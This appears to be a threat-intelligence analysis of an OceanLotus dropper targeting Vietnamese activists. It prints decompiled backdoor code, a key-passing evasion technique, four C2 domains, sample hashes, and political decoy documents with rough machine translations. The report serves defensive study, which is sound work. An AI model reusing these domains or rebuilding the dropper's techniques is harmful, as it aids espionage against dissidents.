
DllMain creates a thread to execute the export function Version. In the Version function, the remote control function will be executed all the time. If it fails, the sleep 6s will continue.



```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  if ( fdwReason == 1 )
  {
    hModule = hinstDLL;
    CreateThread(0, 0x400000u, (LPTHREAD_START_ROUTINE)Version, 0, 0, 0);
  }
  return 1;
}
```

```
void __stdcall __noreturn Version(LPVOID lpThreadParameter)
{
  while ( 1 )
  {
    sub_100010B0();
    Sleep(6u);
  }
}
```

Then a number less than 4 will be randomly generated, and C2 will be randomly selected, as shown in the figure:




```
  if ( v17 >= 0x10 )
    j__free(v15);
  v3 = v1 % 4;
  if ( !(v1 % 4) )
  {
    v4 = sub_10013BC0((int)&v13);
    LOBYTE(v25) = 2;
    v5 = sub_10014050((int)&v15, v4);
    if ( &v21 != (void **)v5 )
    {
      if ( v23 >= 0x10 )
        j__free(v21);
      v23 = 15;
      v22 = 0;
      LOBYTE(v21) = 0;
      if ( *(_DWORD *)(v5 + 20) >= 0x10u )
      {
        v21 = *(void **)v5;
        *(_DWORD *)v5 = 0;
      }
      else if ( *(_DWORD *)(v5 + 16) != -1 )
      {
        memmove(&v21, (const void *)v5, *(_DWORD *)(v5 + 16) + 1);
      }
      v22 = *(_DWORD *)(v5 + 16);
      v23 = *(_DWORD *)(v5 + 20);
      *(_DWORD *)(v5 + 20) = 15;
      *(_DWORD *)(v5 + 16) = 0;
      *(_BYTE *)v5 = 0;
    }
    goto LABEL_36;
  }
  switch ( v3 )
  {
    case 1:
      v6 = sub_10013B30((int)&v13);
      LOBYTE(v25) = 3;
      goto LABEL_32;
    case 2:
      v6 = sub_10013A90((int)&v13);
      LOBYTE(v25) = 4;
      goto LABEL_32;
    case 3:
      v6 = sub_10013A00((int)&v13);
      LOBYTE(v25) = 5;
LABEL_32:
```

Randomly generate numbers within 4, select C2 by number

Select C2 by the generated number

One of the functions to decrypt C2 is as follows:



```
  v1 = this;
  v4 = '8<:>';
  v5 = '$e42';
  v6 = '"9&>';
  v7 = '*>m:';
  v8 = ':';
  *(_DWORD *)(this + 20) = 15;
  *(_DWORD *)(this + 16) = 0;
  *(_BYTE *)this = 0;
  if ( (_BYTE)v4 )
    v2 = strlen((const char *)&v4);
  else
    v2 = 0;
  sub_10014A00(v1, &v4, v2);
  return v1;
}
```

The 4 domain names are as follows:

images.ucange.com

preload.ointalt.com

maintenance.allidayser.com

report.cottallid.com

The hash of the sample associated with the domain name is as follows:


2 ea902abe453b70cf77e402cc16eb552

cc7b9ee1b026e16a9d37e3988a714479

e60c35dd36c9f525007955e6b3a88b82

Binding files in this homologous sample:

Cc7b9ee1b026e16a9d37e3988a714479 bundled office files content is as follows:



NHÀ SÁNG LẬP MẠNG XÃ HỘI LIVENGUIDE Phản Đối Luật ANM

"…Để vô hiệu hóa "Luật An ninh mạng" của ĐCSVN, trang mạng xã hội LivenGuide đã ra đời.Nó do người Việt Nam lập, dành cho đồng bào Việt Nam. Trang này sử dụng 3 ngôn ngữ: Việt, Anh và Pháp…".Trước bê bối làm lộ thông tin khách hàng của Facebook, nhiều người dân Việt Nam đã lựa chọn chuyển sang dùng mạng xã hội mới. Phóng viên Báo LDN có cuộc phỏng vấn với Tiến sĩ Lê Trung Tĩnh, một người Việt hiện đang sinh sống tại Pháp và Anh, nhà sáng lập mạng xã hội LivenGuide – một mạng xã hội mới thành lập và được nhiều người quan tâm trong thời gian gần đây.

Người sáng lập LivenGuide - TS. Lê Trung Tĩnh cam kết "quyền tự do ngôn luận"

PV Báo LDN: Mến chào Tiến sĩ Lê Trung Tĩnh, được biết anh là nhà sáng lập mạng xã hội LivenGuide. Xin anh cho biết cơ duyên cũng như động lực nào đã thôi thúc anh thành lập mạng xã hội này?TS. Lê Trung Tĩnh: Thân chào Kiều Phong và quý vị độc giả.

Có thể nói LivenGuide phần nào kết hợp con người hoạt động xã hội và kinh doanh trong tôi. Là người tranh đấu cho công lý và hoà bình trên Biển Đông cũng như cho một nước Việt Nam tự do và dân chủ, tôi ý thức rõ sự cần thiết của việc người Việt cần không chỉ trao đổi với nhau trên mạng mà còn phải gặp gỡ, đi cùng, làm việc cùng, tham gia cùng những hoạt động từ nhỏ đến lớn. Những việc này giúp chúng ta hiểu nhau hơn, tổ chức với nhau tốt hơn và dần dần từ những thay đổi đó sẽ thay đổi xã hội.

Ngoài ra những ngày tháng làm việc tại London, một trung tâm tài chính năng động của thế giới cũng khơi dậy nhiều ý tưởng kinh doanh trong tôi, khi đó đang điều hành một công ty về du lịch và tổ chức hoạt động tại Châu Âu. Tôi nhận thấy được một nhu cầu tự nhiên, một xu hướng cung cấp dịch vụ từ Người đến Người, cắt bỏ các khâu trung gian và rào cản về địa lý.

Từ những ý tưởng ban đầu đó, qua trao đổi với những cộng sự có cùng chí hướng và tâm huyết, tôi đã triển khai và thành lập nên đội ngũ Livenguide, gồm những người tài năng và sáng tạo nhất từ Châu Âu, Mỹ và khắp thế giới để xây dựng nên LivenGuide như hôm nay.

PV Báo LDN: Tiến sĩ Lê Trung Tĩnh có thể cho biết ý nghĩa của tên gọi LivenGuide?

TS. Lê Trung Tĩnh: Tôi cho rằng cuộc đời mỗi con người là một hành trình đẹp và độc đáo. Trên hành trình đó, mỗi chúng ta đều vừa Sống hết mình vừa có thể dẫn đạo cho chính mình và người khác ở những cung đường mình đã quen thuộc hay còn đang khám phá. Đó là lý do tôi chọn tên Live and Guide, hay viết gọn lại thành LivenGuide.


PV Báo LDN: Tiến sĩ có thể cho biết, đặc điểm nổi bật nhất của mạng xã hội LivenGuide là gì?

TS. Lê Trung Tĩnh: LivenGuide thúc đẩy và khuyến khích tối đa mọi Người gặp nhau trong các Hoạt động ngoài đời thực. Có thể nói Hoạt động là tế bào gốc của LivenGuide.

Không chỉ trao đổi, chia sẻ trên mạng như các mạng xã hội khác, Người dùng Livenguide có thể tạo các Hoạt động. Các Hoạt động này có thể là tổ chức một buổi đọc sách chung, dạy nấu ăn, cùng nhau chạy bộ, hay bàn thảo về các việc phải làm để bảo vệ môi trường... Mỗi Người dùng có thể tạo nhiều Hoạt động, các Hoạt động này có thể miễn phí và cũng có thể thu phí.

LivenGuide có các công cụ để mọi Người có thể tìm thấy các Hoạt động của Người khác và quảng bá Hoạt động của mình. Người nào càng tương tác trên LivenGuide thì Hoạt động của họ càng được biết đến, và nhiều người tham gia.

Translation:




NHÀ SÁNG LẬP MẠNG XÃ HỘI LIVENGUIDE Phản Đối Luật ANM

"...Để vô hiệu hóa "Luật An ninh mạng" của ĐCSVN, trang mạng xã hội LivenGuide đã ra đời.Nó do người Việt Nam lập, dành cho đồng bào Việt Nam. Trang này sử dụng 3 ngôn ngữ: Việt, Anh và Pháp...".Trước bê bối làm lộ thông tin khách hàng của Facebook, nhiều người dân Việt Nam đã lựa chọn chuyển sang dùng mạng xã hội mới. Phóng viên Báo LDN có cuộc phỏng vấn với Tiến sĩ Lê Trung Tĩnh, một người Việt hiện đang sinh sống tại Pháp và Anh, nhà sáng lập mạng xã hội LivenGuide – một mạng xã hội mới thành lập và được nhiều người quan tâm trong thời gian gần đây.
Người sáng lập LivenGuide - TS. Lê Trung Tĩnh cam kết "quyền tự do ngôn luận"
PV Báo LDN: Mến chào Tiến sĩ Lê Trung Tĩnh, được biết anh là nhà sáng lập mạng xã hội LivenGuide. Xin anh cho biết cơ duyên cũng như động lực nào đã thôi thúc anh thành lập mạng xã hội này?TS. Lê Trung Tĩnh: Thân chào Kiều Phong và quý vị độc giả.
Có thể nói LivenGuide phần nào kết hợp con người hoạt động xã hội và kinh doanh trong tôi. Là người tranh đấu cho công lý và hoà bình trên Biển Đông cũng như cho một nước Việt Nam tự do và dân chủ, tôi ý thức rõ sự cần thiết của việc người Việt cần không chỉ trao đổi với nhau trên mạng mà còn phải gặp gỡ, đi cùng, làm việc cùng, tham gia cùng những hoạt động từ nhỏ đến lớn. Những việc này giúp chúng ta hiểu nhau hơn, tổ chức với nhau tốt hơn và dần dần từ những thay đổi đó sẽ thay đổi xã hội.
Ngoài ra những ngày tháng làm việc tại London, một trung tâm tài chính năng động của thế giới cũng khơi dậy nhiều ý tưởng kinh doanh trong tôi, khi đó đang điều hành một công ty về du lịch và tổ chức hoạt động tại Châu Âu. Tôi nhận thấy được một nhu cầu tự nhiên, một

社会网络的房子LIVENGUIDE反对ANM法

"...为了禁用CPV的"网络安全法"，社交网站LivenGuide诞生了，它是越南人为越南人创造的。这个页面使用了3种语言：越南语，英语和法语......"。之前的丑闻揭示了Facebook的客户信息，许多越南人选择转用新的社交网络。 LDN新闻记者采访了目前居住在法国和英国的越南人Le Trung Tinh博士，他是社交网络LivenGuide的创始人，LivenGuide是一个新成立的社交网络，并且多次感兴趣。最近。
创始人LivenGuide - TS。 Le Trung Tinh承诺"言论自由"
LDN报的报道：向Le Trung Tinh博士问好，他被称为社交网络LivenGuide的创始人。能否请您告诉我您建立这个社交网络的机会和动机是什么？ Le Trung Tinh：亲爱的Kieu Phong和他的读者。
可以说LivenGuide在某种程度上融合了我在社交和商业活动中的人。作为南海正义与和平以及自由民主的越南的有力竞争者，我充分意识到越南人民不仅需要在网上互相沟通，还要满足他们的需求。移除，陪伴，合作，参与从小到大的活动。这些事情有助于我们更好地相互理解，更好地，逐步地从改变社会的变化中相互组织。
除了伦敦的工作日之外，世界上一个充满活力的金融中心也引起了我的许多商业创意，然后经营着一家在欧洲经营的旅游和组织公司。 。我看到了一种自然的需求，一种向人民提供服务的倾向，切断了中间人和地理障碍。
从最初的想法，通过与同一方向和热情的同事讨论，我部署并建立了Livenguide团队，包括来自欧洲，美国和像今天一样在世界各地建立LivenGuide。
LDN的报告：Le Trung Tinh博士能说出LivenGuide这个名字的含义吗？
TS。 Le Trung Tinh：我认为每个人的生活都是美好而独特的旅程。在那段旅程中，我们每个人都能够过自己的生活，引领自己和其他人走在我们熟悉或仍在探索的道路上。这就是为什么我选择Live和Guide这

2 ea902abe453b70cf77e402cc16eb552 bundled Office files content is as follows:



SỰ THẬT PHIÊN TÒA XÉT XỬ GIÁO DÂN
LÊ ĐÌNH LƯỢNG

Lê Đình Lượng, sinh năm 1956, là giáo dân giáo xứ Vĩnh Hoà, giáo hạt Kẻ Dừa, giáo phận Vinh. Ông tham gia đấu tranh đấu cho Công lý và Hòa bình, quyền con người cũng như cùng bà con đòi công ty Formosa phải bồi thường cho nạn nhân các tỉnh miền trung sau khi gây ô nhiễm vùng biển này hồi năm 2016. Ông đồng thời cũng là một dân oan bị BND xã Hợp Thành lạm thu thuế, phí nông nghiệp nhiều năm nên ông đã cùng người dân trong xã chống lại bất công.

Ông Lượng bị bắt vào ngày 24/7/2017 khi đang đi xe máy trên đường về sau khi thăm gia đình tù nhân lương tâm Nguyễn Văn Oai ở giáo xứ Yên Hoà, tỉnh Nghệ An.

Nhà hoạt động dân quyền Lê Đình Lượng bị ghép tội "hoạt động nhằm lật đổ chính quyền nhân dân" theo điều 79 bộ luật hình sự cũ năm 1999.

Trước những bất công, các bạn trẻ đã đồng loạt dơ biểu ngữ yêu cầu trả tự do cho Lê Đình Lượng và phản đối phiên toà

Thực hiện kế hoạch xét xử tháng 8/2018, sáng 16/8/2018, Tòa án nhân dân tỉnh Nghệ An đưa ra xét xử sơ thẩm vụ án Lê Đình Lượng về tội "Hoạt động nhằm lật đổ chính quyền nhân dân".

Tổ chức theo dõi nhân quyền Ân Xá Quốc Tế vào ngày 15 tháng 8 ra thông cáo báo chí trước ngày dự kiến diễn ra phiên xử nhà hoạt động Lê Đình Lượng tại tỉnh Nghệ An. Phiên xử nhà hoạt động Lê Đình Lượng dự kiến sẽ diễn ra tại Tòa án Nhân dân tỉnh Nghệ An vào ngày 16/8.

Ân Xá Quốc Tế yêu cầu Việt Nam phải hủy bỏ phiên xử có động cơ chính trị đối với ông Lê Đình Lượng, một nhà hoạt động vì nhân quyền và môi trường tại Việt Nam.

Bà Clare Algar, Giám đốc Chiến dịch Toàn Cầu của Ân Xá Quốc Tế, cho biết chỉ vì hoạt động ôn hòa cho ngư dân bị tác động bởi thảm họa môi trường biển do nhà máy thép Formosa gây nên mà ông Lê Đình Lượng có thể phải đối diện với án chung thân và thậm chí tử hình. Theo Ân Xá Quốc Tế, đây là một vụ án bất công và có động cơ chính trị, do vậy cần phải bị hủy bỏ và ông Lê Đình Lượng phải được trả tự do ngay lập tức và vô điều kiện.


Hiện có quan ngại liệu nhà hoạt động Lê Đình Lượng có được xử một cách công bằng hay không khi mà ông này bị giam giữ hơn một năm và mãi chưa đầy một tháng trước khi phiên tòa diễn ra ông mới được gặp luật sư.

Nhà hoạt động Lê Đình Lượng, 52 tuổi, là một cựu chiến binh và là người tham gia vận động đòi hỏi bồi thường thỏa đáng cho những ngư dân bị tác động bởi thảm họa môi trường biển từ tháng tư năm 2016 do Nhà máy Thép Formosa xả chất độc ra biển.

Thảm họa đó đã dẫn đến một phong trào xã hội vô cùng lớn tại Việt Nam. Từ phong trào này, cơ quan chức năng đã ra tay đàn áp, với việc bắt giữ khoảng 40 người, và khiến hằng chục người khác phải trốn chạy khỏi Việt Nam.

Ngoài việc tham gia đòi hỏi quyền lợi cho ngư dân, ông Lê Đình Lượng còn đấu tranh cho các tù nhân chính trị cũng như phản đối các qui định hạn chế quyền tự do ngôn luận ở Việt Nam.

Translation:




SỰ THẬT PHIÊN TÒA XÉT XỬ GIÁO DÂN
LÊ ĐÌNH LƯỢNG

Lê Đình Lượng, sinh năm 1956, là giáo dân giáo xứ Vĩnh Hoà, giáo hạt Kẻ Dừa, giáo phận Vinh. Ông tham gia đấu tranh đấu cho Công lý và Hòa bình, quyền con người cũng như cùng bà con đòi công ty Formosa phải bồi thường cho nạn nhân các tỉnh miền trung sau khi gây ô nhiễm vùng biển này hồi năm 2016. Ông đồng thời cũng là một dân oan bị BND xã Hợp Thành lạm thu thuế, phí nông nghiệp nhiều năm nên ông đã cùng người dân trong xã chống lại bất công.
Ông Lượng bị bắt vào ngày 24/7/2017 khi đang đi xe máy trên đường về sau khi thăm gia đình tù nhân lương tâm Nguyễn Văn Oai ở giáo xứ Yên Hoà, tỉnh Nghệ An.
Nhà hoạt động dân quyền Lê Đình Lượng bị ghép tội "hoạt động nhằm lật đổ chính quyền nhân dân" theo điều 79 bộ luật hình sự cũ năm 1999.
Trước những bất công, các bạn trẻ đã đồng loạt dơ biểu ngữ yêu cầu trả tự do cho Lê Đình Lượng và phản đối phiên toà
Thực hiện kế hoạch xét xử tháng 8/2018, sáng 16/8/2018, Tòa án nhân dân tỉnh Nghệ An đưa ra xét xử sơ thẩm vụ án Lê Đình Lượng về tội "Hoạt động nhằm lật đổ chính quyền nhân dân".
Tổ chức theo dõi nhân quyền Ân Xá Quốc Tế vào ngày 15 tháng 8 ra thông cáo báo chí trước ngày dự kiến diễn ra phiên xử nhà hoạt động Lê Đình Lượng tại tỉnh Nghệ An. Phiên xử nhà hoạt động Lê Đình Lượng dự kiến sẽ diễn ra tại Tòa án Nhân dân tỉnh Nghệ An vào ngày 16/8.
Ân Xá Quốc Tế yêu cầu Việt Nam phải hủy bỏ phiên xử có động cơ chính trị đối với ông Lê Đình Lượng, một nhà hoạt động vì nhân quyền và môi trường tại Việt Nam.

人民治疗法院的真相
LE DINH LUONG

Le Dinh Luong，出生于1956年，是Vinh Hoa教区，Ke Dua区教堂，Vinh教区的教区居民。他参加了争取正义与和平，人权以及亲戚的斗争，要求福尔摩沙公司在2016年污染海水后补偿中部省份的受害者。他同时也是一个请愿者，他被Hop Thanh公社的人民委员会滥用多年的税收和农业费用，所以他和公社里的人民都不公平。
Luong先生于2017年7月24日在Nghe An省Yen Hoa教区拜访良心囚犯Nguyen Van Oai后，在途中骑摩托车时被捕。
根据1999年制定的旧刑法第79条，民权活动家Le Dinh Luong被指控"旨在推翻人民行政管理的活动"。
面对不公正，年轻人一致张贴要求释放Le Dinh Luong并抗议审判的横幅
在2018年8月，即2018年8月16日上午，义安人民法院以"旨在推翻人民行政的活动"为由，对Le Dinh Luong案件的一审案件进行了审判。
大赦国际人权观察于8月15日在义安省Le Dinh Luong的激进审判日期之前发布了新闻稿。活动家Le Dinh Luong的审判预计将于8月16日在义安省人民法院进行。
国际特赦组织要求越南取消对越南人权和环境活动家Le Dinh Luong的政治动机。
国际特赦组织全球业务总监克莱尔阿尔加女士说，仅仅因为台湾钢铁厂造成海洋环境灾害影响的渔民的和平活动，Le Dinh Luong先生才能必须面对终身监禁甚至死刑。根据国际特赦组织的说法，这是一个不公正和政治动机的案件，因此必须取消，Le Dinh Luong先生必须立即无条件释放。
关于激进主义者Le Dinh Luong是否在他被拘留一年多之前和在审判开始前不到一个月才能看到律师之前，他是否得到了公平对待。
52岁的活动家Le Dinh Luong是该活动的资深参与者，要求钢铁厂从

The flow chart of the Dropper is as follows:



Dropper File With Office icon
1. A randomly generated key encrypts one of its own global variables. After being released to the Temp directory, Set the value of the DB99050C environment variable to a randomly generated key. And execute the file
Released to the %temp% directory after modifying the global variable
2.release the bundled Office files And open
Real Doc file released
3.read the random key from the process environment variable Execute in memory after decrypting global variables Decrypted PE
EXE
Decrypted PE
4. Release the following 3 files to c:\program files\microsoft\windows\system restore\ directory
7.C2 communication
EXE
rstrui.exe
5. by rundll32 load this dll
DLL
{9FBAA883-...}.clsid
6.read and decrypt the file Executed in memory
{9FBAA883-...}

A comparison between this version of Dropper and the 2015 version of Dropper:

1. The Dropper in 2015 is to pass the randomly generated decryption key through the command line parameter, while the Dropper in this version is to pass the key through the environment variables between the process chains (API is SetEnvironmentVariableW and GetEnvironmentVariableW).

2, the presence of the 2015 version of the detection virtual machine, this version does not exist in the detection virtual machine.


The following figure is: Dropper version of OceanLotus in 2015 passes the key through "-- ping" :



传递参数 "—ping+【运行的文件全路径】+【\t】 + 密钥",执行起来 temp 文件。

```
CommandLine = 0;
memset(&v33, 0, 0x7FFEu);
swprintf_s(&CommandLine, 0x4000u, L"\"%s\" --ping%s\t%S", &PathName, &FileName, &v38);// 传递参数并执行 tmp文件
StartupInfo.cb = 0;
memset(&StartupInfo.lpReserved, 0, 0x40u);
StartupInfo.cb = 68;
StartupInfo.wShowWindow = 0;
StartupInfo.dwFlags = 1;
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
CreateProcessW(&PathName, &CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);// 执行tmp文件
v64 = 0;
goto LABEL_32;
```

The following figure is: in this Dropper version, the randomly generated key is stored in the environment variable:



```
  String = 0;
  memset(&v105, 0, 128u);
  v51 = &String;
  v52 = &v113;
  v53 = 16;
  do
  {
    v54 = *(v52 - 2);
    *v51 = a0123456789abcd[(unsigned int)(unsigned __int8)*(v52 - 2) >> 4];
    v55 = a0123456789abcd[v54 & 0xF];
    v56 = (unsigned __int8)*(v52 - 1);
    v51[1] = v55;
    v51[2] = a0123456789abcd[v56 >> 4];
    v57 = a0123456789abcd[v56 & 0xF];
    v58 = (unsigned __int8)*v52;
    v51[3] = v57;
    v51[4] = a0123456789abcd[v58 >> 4];
    v59 = a0123456789abcd[v58 & 0xF];
    v60 = (unsigned __int8)v52[1];
    v51[5] = v59;
    v51[6] = a0123456789abcd[v60 >> 4];
    v51[7] = a0123456789abcd[v60 & 0xF];
    v51 += 8;
    v52 += 4;
    --v53;
  }
  while ( v53 );
  lpValue = (LPCWSTR)&v97;
